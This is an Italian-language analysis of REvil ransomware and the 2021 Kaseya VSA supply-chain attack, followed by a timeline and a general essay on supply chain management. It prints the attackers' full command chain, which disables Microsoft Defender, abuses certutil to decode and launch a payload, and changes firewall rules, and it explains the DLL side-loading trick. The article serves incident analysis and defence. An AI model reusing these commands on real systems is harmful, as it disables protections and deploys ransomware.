
All'interno della configurazione è introdotto un file immagine **.bmp** codificato, che il ransomware scrive nella cartella **%AppData%\Local\Temp** e imposta come immagine di sfondo del desktop nel computer bersaglio dove vi è una scritta ("Tutti i tuoi file sono crittografati! Trova [nome_file.txt] per ulteriori istruzioni.") Il nome del file della richiesta di riscatto inizia con la stessa stringa di otto caratteri casuali che il ransomware aggiunge al nome di ogni file che crittografa (con il cifrario a flusso Salsa20). In particolare, REvil utilizza l'algoritmo curve25519/salsa20 per crittografare i file. La configurazione raccolta contiene un consistente elenco di cartelle, tipi di file e nomi di file specifici che non verranno crittografati per mantenere la stabilità del computer bersaglio. Il ransomware esegue poi alcune attività di pulizia durante l'esecuzione. La configurazione incorporata racchiude un elenco di nomi di dominio Internet; invia agli hacker statistiche sul processo di infezione in uno o più di questi domini.

Questo virus nello specifico utilizza come metodo di pagamento per il riscatto la criptovaluta Monero poiché ha funzionalità di privacy aggiuntive grazie alle quali, a differenza di altre criptovalute (come Bitcoin che ne è privo), è impossibile recuperare la somma sottratta.

IL CASO KASEYA VSA

Nel pomeriggio del 2 luglio 2021, il potente ransomware RaaS del gruppo Revil ha sfruttato il sistema di aggiornamento del colosso Kaseya. In particolar modo, proprio in concomitanza delle ferie estive del personale di numerose aziende, il famigerato gruppo ransomware REvil ha lanciato un considerevole attacco di cripto-estorsione. Utilizzando un exploit del servizio di gestione remota VSA di Kaseya, il team REvil attraverso un pacchetto di aggiornamento malevolo ha preso di mira i clienti dei fornitori e gli utenti aziendali della versione in uso della piattaforma che opera in ambito Supply Chain.

I membri del gruppo hacker sono stati estremamente persistenti nei loro sforzi, lavorando ininterrottamente per annientare i sistemi di difesa contro i loro malware. Durante il periodo di emergenza sanitaria mondiale REvil non solo ha scoperto una nuova vulnerabilità nella catena dei Supply Chain gestita da Kaseya, ma è perfino riuscito a sfruttare un programma di protezione da malware come vettore di consegna per il codice del ransomware.



Picco dei rilevamenti di REvil in data 2 luglio 2021

Gli operatori di REvil hanno scritto sul proprio sito web "Happy Blog", che più di un milione di singoli dispositivi erano stati hackerati dal loro ransomware e solo con la divulgazione del loro decryptor universale avrebbero permesso a tutte le loro vittime dell'attacco di poter sbloccare i dispostivi, ma solo a seguito del pagamento di $70.000.000 sotto forma di criptovalute Bitcoin.


KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

Il file infetto è stato propagato tramite l'invio di un payload di aggiornamento dannoso sui server VSA per compromettere le applicazioni programma agente VSA in esecuzione su dispositivi Windows gestiti. Si ipotizza che ciò sia stato possibile utilizzando un exploit di tipo "***zero-day***" della piattaforma server. Ciò ha garantito copertura a REvil in diversi modi: ha consentito il danneggiamento iniziale per mezzo di un canale attendibile e ha sfruttato la validità del codice dell'agente VSA, riflesso nelle esclusioni del software anti-malware richieste da Kaseya per la configurazione delle cartelle "funzionanti" sia dell'applicazione che dell'agente. Qualsiasi azione operata da Kaseya Agent Monitor veniva quindi trascurata a causa di tali esclusioni, che hanno permesso a REvil di diffondere l'attacco.

Il Kaseya Agent Monitor (in **C:\PROGRAM FILES (X86) \KASEYA\<ID>\AGENTMON.EXE**, dove l'ID è la chiave di identificazione per il server collegato alla richiesta del monitor) ha compilato il file malevolo con codifica Base64 payload **AGENT.CRT** nella directory "di lavoro" dell'agente VSA per gli aggiornamenti (come da impostazione predefinita, **C:\KWORKING\). AGENT.CRT** è codificato per evitare che i controlli anti malware operino analisi statiche dei file con scanning di pattern e apprendimento automatico quando viene rilasciato. Queste tecnologie generalmente lavorano su file eseguibili.

Successivamente, l'agente Kaseya ha quindi lanciato i seguenti comandi della shell di Windows, connessi in un'unica stringa:

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 5693 > nul & C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.
exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe &
c:\kworking\agent.exe
```

ping 127.0.0.1 -n 5693 > null

Il primo comando è principalmente un temporizzatore. Il comando PING ha un parametro -n che indica al comando Windows **PING.EXE** di indirizzare richieste echo al localhost (127.0.0.1), in questo caso, 5.693 di esse. Questo ha agito come una funzione di "sleep", rallentando il successivo comando PowerShell per 5.693 secondi, circa 94 minuti. Il valore 5.693 mutava in base a ogni vittima, numero generato casualmente su ciascun server VSA come parte della procedura dell'agente che ha inviato il comando dannoso alle vittime.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabilitato -EnableNetworkProtection AuditMode -Force -SubSReport Disabilitato

La parte seguente della stringa è un comando PowerShell che prova a disabilitare il malware principale e le protezioni anti-ransomware eseguite da Microsoft Defender:

- Protezione in tempo reale;
- Protezione della rete contro lo sfruttamento di vulnerabilità note;
- Scansione di tutti i file e gli allegati scaricati;
- Scansione degli script;
- Protezione ransomware;
- Protezione che impedisce a qualsiasi applicazione di accedere a domini pericolosi che possono ospitare truffe di phishing, exploit e altri contenuti dannosi su Internet;
- Condivisione di informazioni su potenziali minacce con Microsoft Active Protection Service (MAPS);
- Invio automatico del file campione a Microsoft;

Queste funzionalità sono disinserite per far sì che Microsoft Defender possa interrompere possibili file e attività pericolose.

copy /YC:\Windows\System32\certutil.exe C:\Windows\cert.exe

In questo modo viene prodotta una copia dell'utilità del certificato di Windows, **CERTUTIL.EXE**, un file binario LOLBin (Living-Off-the-Land Binary) adoperato in modo assiduo, in grado di scaricare e decodificare contenuti codificati per il Web. La copia viene scritta in **C:\WINDOWS\CERT.EXE**.

echo %RANDOM% >> C:\Windows\cert.exe

Il relativo comando aggiunge un numero casuale di 5 cifre alla fine del CERTUTIL copiato. Permette di bloccare i prodotti anti-malware che ispezionano l'abuso di CERTUTIL e di riconoscere **CERT.EXE** come copia di CERTUTIL mediante firma.

C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe

Il CERTUTIL copiato viene impiegato per decodificare il file payload con codifica Base64 **AGENT.CRT** e scritto su un eseguibile, **AGENT.EXE**, nella cartella di lavoro di Kaseya. **AGENT.EXE** ha un Authenticode legittimo, firmato con un certificato per "PB03 TRANSPORT LTD." Solamente questo certificato abbinato al malware REvil può essere rubato o ottenuto in modo illecito.

del /q /fc:\kworking\agent.crt C:\Windows\cert.exe

Il file payload originale **C:\KWORKING\AGENT.CRT** e la copia di CERTUTIL vengono eliminati.


c:\kworking\agent.exe

Infine, **AGENT.EXE** viene avviato dal processo **AGENTMON.EXE** di Kaseya (succedendo il suo privilegio a livello di sistema) e inizia la vera eliminazione del ransomware.


AGENT.EXE ha rilasciato un file imprevisto: **MSMPENG.EXE**, una versione superata e decaduta dell'eseguibile del servizio anti-malware di Microsoft. Questa è un'applicazione ben disposta ma attaccabile di Windows Defender, versione 4.5.218.0, firmata da Microsoft il 23 marzo 2014. Questa versione di **MSMPENG.EXE** è danneggiabile agli attacchi di caricamento laterale. In un attacco di caricamento laterale, il codice dannoso viene introdotto in una libreria di connessione dinamica (DLL) definita in modo da corrispondere a quella istanza

dall'eseguibile di destinazione e posta nella medesima cartella dell'eseguibile in modo che venga trovata prima di una copia a valle.


In questo caso, **AGENT.EXE** ha rilasciato un file nocivo chiamato **MPSVC.DLL** congiuntamente all'eseguibile **MSMPENG.EXE**. Pertanto **AGENT.EXE** esegue **MSMPENG.EXE**, che ricava il file **MPSVC.DLL** malevolo e lo memorizza nel proprio spazio di memoria. Il file **MPSVC.DLL** include anche il certificato "PB03 TRANSPORT LTD." applicato ad **AGENT.EXE**. Il file **MPSVC.DLL** è stato compilato giovedì 1° luglio 2021 alle ore 14:39, appena prima della trascrizione di **AGENT.EXE**. Da quel momento in poi, il codice dannoso in **MPSVC.DLL** devia il normale flusso di esecuzione del processo a marchio Microsoft, quando **MSMPENG.EXE** chiama la funzione ServiceCrtMain nel file **MPSVC.DLL** dannoso.



Quando la DLL è caricata in memoria, il malware la rimuove dal disco fisico. Il **MSMPENG.EXE**, ora sotto il controllo del **MPSVC.DLL** malevolo, inizia a crittografare il disco locale, le unità rimovibili collegate e le unità di rete mappate,



il tutto eseguito da un'applicazione Microsoft. Il ransomware REvil esegue un comando NetShell (**netsh**) per mutare le impostazioni del firewall per concedere il rilevamento del sistema Windows locale sulla rete locale da parte di altri computer (**netsh advfirewall firewall set rule group="Network Discovery" new enable=yes**). Quindi inizia a crittografare i file. Il ransomware REvil esegue un attacco di crittografia locale; i documenti crittografati vengono conservati negli stessi settori del documento originale non crittografato, complicando il recupero degli originali con strumenti/tecniche forensic. La proficua esecuzione del file system di REvil mostra operazioni distinte, eseguite su thread dedicati. Il ransomware esegue l'accesso all'archivio (lettura di documenti originali e scrittura di documenti crittografati), l'incorporamento di blob di chiavi e la ridenominazione dei documenti su più thread singoli per causare danni più dinamici. Poiché



ogni file è crittografato, viene aggiunta un'estensione casuale alla fine del suo nome.Una richiesta di riscatto viene concessa utilizzando la stessa estensione casuale come parte del nome file (ad esempio, "39ats40-readme.txt".)

A causa della sua messa a punto a livello globale, questo attacco REvil esfiltra i dati senza alcun problema. Gli attacchi sono stati personalizzati in una certa misura in base alle dimensioni del target, il che significa che gli autori REvil avevano accesso alle istanze del server VSA ed erano in grado di accertare i singoli clienti degli MSP.

Il riscatto istantaneo rilevato per il maggior numero di target di questo attacco è di $ 45.000 USA, che aumenta a $ 90.000 dopo meno di una settimana.

L'8 novembre 2021 il Dipartimento di Giustizia degli Stati Uniti ha dichiarato che uno degli artefici coinvolto nell'attacco ransomware contro Kaseya è stato Yaroslav Vasinskyi, 22 anni, cittadino ucraino. Il dipartimento ha anche sequestrato $ 6,1 milioni di fondi riconducibili a presunti pagamenti di riscatto ricevuti da Yevgeniy Polyanin, 28 anni, cittadino russo, che è anche accusato di aver condotto attacchi ransomware REvil contro più vittime, tra cui aziende ed enti governativi in Texas.

CRONOLOGIA DEGLI EVENTI

L'attacco informatico è avvenuto mentre Kaseya si stava organizzando per una possibile IPO (Offerta Pubblica Iniziale di titoli azionari con cui una società colloca parte di tali titoli per la prima volta sul mercato borsistico, offrendoli al pubblico degli investitori). Infatti il 2 luglio 2021 è stato annunciato un'allerta iniziale dalla CISA (Cybersecurity and Infrastructure Security Agency), affermando che l'agenzia stava monitorando i dettagli riguardo un attacco RaaS a catena contro Kaseya VSA e i plurimi fornitori di servizi gestiti (MSP – Managed Service Provider) che utilizzavano il software VSA. Pertanto l'allerta iniziale risale al 2 luglio 2021 quando Kaseya dopo aver ammesso di essere sotto attacco e di essere prossima alla risoluzione immediata del problema, esortava a spegnere immediatamente i server VSA fino a nuovi aggiornamenti.

Da quel momento le principali aziende e le start-up nel settore del software MSP (in particolar modo ConnectWise) hanno disabilitato momentaneamente tutte le integrazioni Kaseya on-premise e cloud. La ConnectWise Manage (ora ConnectWise PSA) è una piattaforma software di tipo PSA (Professional Service Automation) che migliaia di MSP utilizzano congiuntamente a Kaseya VSA.

Nel frattempo, una società di backup e ripristino di emergenza (BDR – Backup and Disaster Recovery) nel mercato MSP affermava che diversi fornitori si erano messi in contatto con tale società di BDR per richiedere assistenza nel ripristino dei propri server. Passati diversi giorni dall'attacco, Kaseya si aspettava che i suoi server SaaS tornassero online il 6 luglio tra le 16:00 e le 19:00 ma è subentrato un problema che ha ritardato il riavvio dei sistemi. La società in 24 ore ha quindi sviluppato una patch per i propri clienti SaaS. Dopo qualche giorno, i cyber criminali hanno fatto richiesta di un riscatto di 70 milioni di dollari in Bitcoin per i quali avrebbero fornito uno strumento in grado di decrittografare tutti i sistemi infettati.

Intanto però vengono resi noti i numeri in crescita esponenziale delle vittime danneggiate dal ransomware di cui circa 60 clienti Kaseya in almeno 17 paesi (Regno Unito, Sud Africa, Canada, Argentina, Messico, Indonesia, Nuova Zelanda e Kenya), diverse catene del settore alimentare, società farmaceutiche e ferroviarie, senza però contare il numero effettivo dei clienti finali ed endpoint MSP.

Il 4 luglio 2021 La Casa Bianca ha confermato di aver collaborato con l'FBI, la CISA e Kaseya per analizzare l'attacco informatico. Nello stesso giorno la società

colpita introduceva uno strumento di rilevamento VSA per supportare gli MSP nell'individuare se il loro software RMM (Remote Monitoring and Management) fosse stato attaccato/compromesso. In particolar modo lo strumento analizzava un sistema (server VSA o endpoint gestito) e determinava la presenza di indicatori di compromissione (IoC – Indicators of Compromise).

Il 10 luglio 2021 secondo cinque ex dipendenti, i dirigenti di Kaseya sarebbero stati avvisati di alcune criticità di sicurezza del software, mai risolte prima dell'attacco. La società era prossima a rilasciare la patch VSA On-Premises e iniziare la distribuzione all'infrastruttura VSA SaaS. Tuttavia le correzioni dapprima dovevano essere implementate il 6 luglio, ma veniva ordinato di interromperne l'installazione per adottare ulteriori misure di sicurezza più adeguate.

Dopo il ritardo del 6 luglio, domenica 11 luglio 2021 la piattaforma VSA basata sul SaaS di Kaseya veniva riattivata con i dovuti perfezionamenti della sicurezza. Il ripristino di SaaS sembrava integro, malgrado risultasse eseguita una manutenzione non pianificata dell'infrastruttura SaaS durante il giorno del ripristino. Il 21 luglio Kaseya otteneva un decryptor, dichiarato efficace dalla società Emsisoft, senza però specificare il modo con cui se ne fosse impossessata.

Da una dichiarazione della CNN, risalente al 23 luglio 2021, si è potuto evincere che nei giorni a seguire i clienti di Kaseya hanno dovuto firmare un documento di non divulgazione (NDA) per ricevere la chiave di decrittazione.

Si è affermato che il 26 luglio 2021 Kaseya non abbia pagato il riscatto né direttamente né indirettamente tramite terze parti, al fine di ottenere la chiave di decrittazione. L'11 agosto 2021 secondo notizie online la chiave è stata diffusa in alcuni forum di hacking. Fino al 21 settembre 2021 l'FBI ha trattenuto la chiave della REvil Ransomware ammettendo di aver nascosto per quasi tre settimane una chiave di decrittazione che avrebbe sbloccato i sistemi di dodici società fornitrici di servizi gestiti oltre a una grande quantità di aziende bloccate dall'attacco ransomware REvil.

SUPPLY CHAIN

Il ventunesimo secolo ha conosciuto il traboccante evento della globalizzazione, che ha modificato completamente scenari sia sociali che economici, trasformando interi processi organizzativi e gestionali di tutte le aziende.

Le consuetudini procedurali erano legate a metodologie superate, che mal si allineavano alle nuove necessità del mercato: uno scenario facilmente ipotizzabile, caratterizzato da una domanda di beni analoghi, aveva sostentato il fenomeno della produzione di massa.

Gestire regolarmente l'intera catena logistico-produttiva diventa perciò un vero e proprio punto cardine per ottenere successo in un mercato sempre più globalizzato, all'interno del quale solo le strutture più elastiche e più vicine alle occorrenze dei clienti possono auspicare di conquistare una quota di mercato.

Il fenomeno che descrive la situazione è definito "Supply Chain Management" (SCM): una filiera composta da fornitori di materie prime, produttori, fornitori di servizi, vettori di trasporto e consumatori finali. Il Supply Chain Management è un argomento di grande novità, soprattutto per tutte quelle aziende che hanno riconosciuto l'importanza di creare rapporti più solidi e di maggiore cooperazione con i propri fornitori e clienti.

Gestire la Supply Chain è diventato il procedimento chiave per sopravvivere all'elevata competitività globale, riducendo il rischio quanto più possibile e ampliando il livello di servizio offerto al cliente. I manager delle aziende che appartengono alla SC monitorano il successo delle altre imprese rivali. Essi coordinano con i propri colleghi della SC le attività necessarie per produrre e consegnare beni e servizi lungo l'intera filiera produttiva. La tecnologia impiegata sarà utilizzata per cogliere e analizzare informazioni sul mercato, sulle richieste e disponibilità dei partner, generando la cosiddetta "visibilità totale".

Il punto chiave del Supply Chain Management è quello di studiare l'intero processo come un unico grande sistema; in questo modo qualsiasi inefficienza all'interno della SC (inerente impianti, fornitori, produttori, magazzini, rivenditori ecc.) sarà facilmente individuabile e migliorabile, in modo da raggiungere la massima funzionalità del processo gestionale.

Le aree che sono amministrate in comune all'intero della SCM sono maggiormente quelle degli approvvigionamenti, della produzione e del magazzino, oltre a quelle della pianificazione strategica. L'impresa lavora all'interno di un Supply

Network estremamente complesso, interagendo con altre imprese che possono esser fornitori o clienti. Il punto di fondamentale importanza è diventato quello di riuscire a inserire i prodotti nel canale di distribuzione al fine di somministrare al cliente il massimo livello di servizio, adeguando tale funzione al minor costo possibile.

Malgrado i numerosi vantaggi ricavabili da una gestione perfezionata della catena produttiva, di cooperazione e di integrazione, elementi essenziali del Supply Chain Management, posso originare gravi inattività. Uno dei problemi che incidono sulle Supply Chain è il così detto "effetto Forrester". Questo fenomeno è principalmente determinato da una riduzione dei tempi di reazione e di elaborazione tra i partner della SC. Le variabili chiave che determinano tale inefficacia sono

- la distorsione delle informazioni,
- i ritardi nella diffusione dei dati,
- le soglie di mutamento per ordini concesse dai membri della SC.

Configurare regolarmente l'intera filiera logistico-produttiva permetterà di lavorare correttamente, limitando lo sperpero di risorse e possibili risoluzioni susseguenti, che frenerebbero il normale processo produttivo. Vi sono differenti strutture della Supply Chain Management che consentono di annoverare la tipologia che meglio si adatta sulla base della gamma di business di competenza.

Il primo modello viene definito "***tradizionale***" e di base rappresenta la forma primaria di relazione fra imprese, clienti e intermediari. Il punto cardine che guida tale approccio relazionale è che ogni scelta o decisione è soggetta a una diligente valutazione, in cui si ponderano benefici e svantaggi nel breve periodo.

Il secondo modello raffigura il primo passo verso il progresso della catena logistico-produttiva definito, comunemente, modello delle "***relazioni intelligenti***" dove produttore e intermediario sono imprese sostanzialmente forti, autonome e con obiettivi di crescita. Per queste ragioni il produttore è spinto a effettuare una serie di investimenti rivolti al raggiungimento di una forte leadership nei confronti dei competitor. Un modello basato su una tale strategia è certamente quello con più probabilità di attuazione, come sostengono i molteplici successi collezionati dalle imprese poste in varie aree geografiche.

Il terzo modello raffigura lo stadio più avanzato della catena logistico – produttiva ed è denominato modello della "***partnership***", dove l'impresa si pone all'interno di un contesto definito e congiunge cospicui rapporti collaborativi. I partner dell'azienda cercano di raggiungere una situazione di successo collaborando all'interno della medesima Supply Chain per sorreggere la competizione con un'altra Supply Chain.

Un analogo livello d'integrazione prevede una cospicua condivisione di informazioni, dove la collaborazione con i vari soggetti appartenenti alla medesima Supply Chain sarà inquadrata su investimenti legati in innovazione, su programmazioni strategiche condivise e su decisioni di medio e lungo periodo che osservino tutti i componenti della catena.

Il mutamento tecnologico nella Supply Chain ha fatto sì che essa acquisisse un ruolo di sostanziale importanza. Ciò ha suggerito miglioramenti sia in efficienza che in qualità, specialmente nella gestione dei flussi fisici, informativi e finanziari. Negli ultimi anni queste nuove tecnologie informatiche hanno incrementato i canali di comunicazione e in particolar modo hanno ridotto le distanze, ponendo di nuovo in discussione anche il ruolo dei tradizionali metodi di intermediazione. Lo sviluppo di analoghe strumentazioni ha creato interminabili opportunità, per sfruttare il mercato anche in un mondo virtuale, e per questo motivo operatori tradizionali esigono nuove specifiche competenze gestionali.

La gestione della Supply Chain supportata da Internet, identificata dall'acronimo I-SCM, è effetto della confluenza di tre aree quali:

- i processi di Supply Chain Management e gli attori coinvolti,
- gli aspetti organizzativi e relazionali lungo la filiera,
- le applicazioni internet-based.

Le tecnologie rappresentano unicamente un fattore qualificante, che andranno a operare congiuntamente a molti altri fattori di tipo organizzativo, relazionale e umano.

Uno dei vantaggi più rilevanti in merito all'utilizzo di Internet riguarda l'aumento della performance, principalmente in termini di efficienza ed efficacia, con la possibilità di acquisire e condividere maggiori informazioni.

L'utilizzo di Internet in attività strategiche permette la previsione della domanda, la pianificazione integrata della produzione e del processo di approvvigionamento, lo sviluppo di nuovi prodotti e, in attività operative come gestione degli ordini, dei trasporti e delle scorte, posti alla nascita di una nuova visione manageriale, completamente rivisitata.

Gli strumenti *Internet-based* permettono di interagire anche in tempo reale, consentendo alle imprese di gestire più efficacemente prodotti e numero di "item" necessari per la produzione. L'utilizzo di strumenti ICT (Information and Communication Technology) favorisce la creazione di procedure che permettono ai vari attori implicati nella catena di conoscere in ogni momento il loro ruolo nella produzione, eludendo gli errori più comuni e affidando il prodotto o servizio all'individuo appartenente all'anello più adeguato della catena stessa.

CONCLUSIONI

Sebbene siano sempre più frequenti gli attacchi di tipo cyber, moltissime organizzazioni si comprovano ancora in larga misura inesperte alla coordinazione delle attività in risposta agli incidenti informatici. In particolare, la propagazione dei ransomware inquieta non solo le piccole aziende, ma anche e soprattutto le multinazionali e i fornitori di servizi. Come già capitato ai danni di SolarWinds e di Microsoft Exchange, anche l'attacco indirizzato contro i server VSA On-Premise di Kaseya non ha coinvolto solo l'azienda statunitense ma anche molti suoi clienti e le organizzazioni a loro collegate.

Questo genere di strategia è di tipo Supply Chain: prendendo di mira il provider di un servizio si generano conseguenze a cascata sull'intero network dei relativi clienti. Di vitale rilevanza per le aziende è, pertanto, la preparazione di contromisure efficienti da attuare in caso di incidenti informatici.

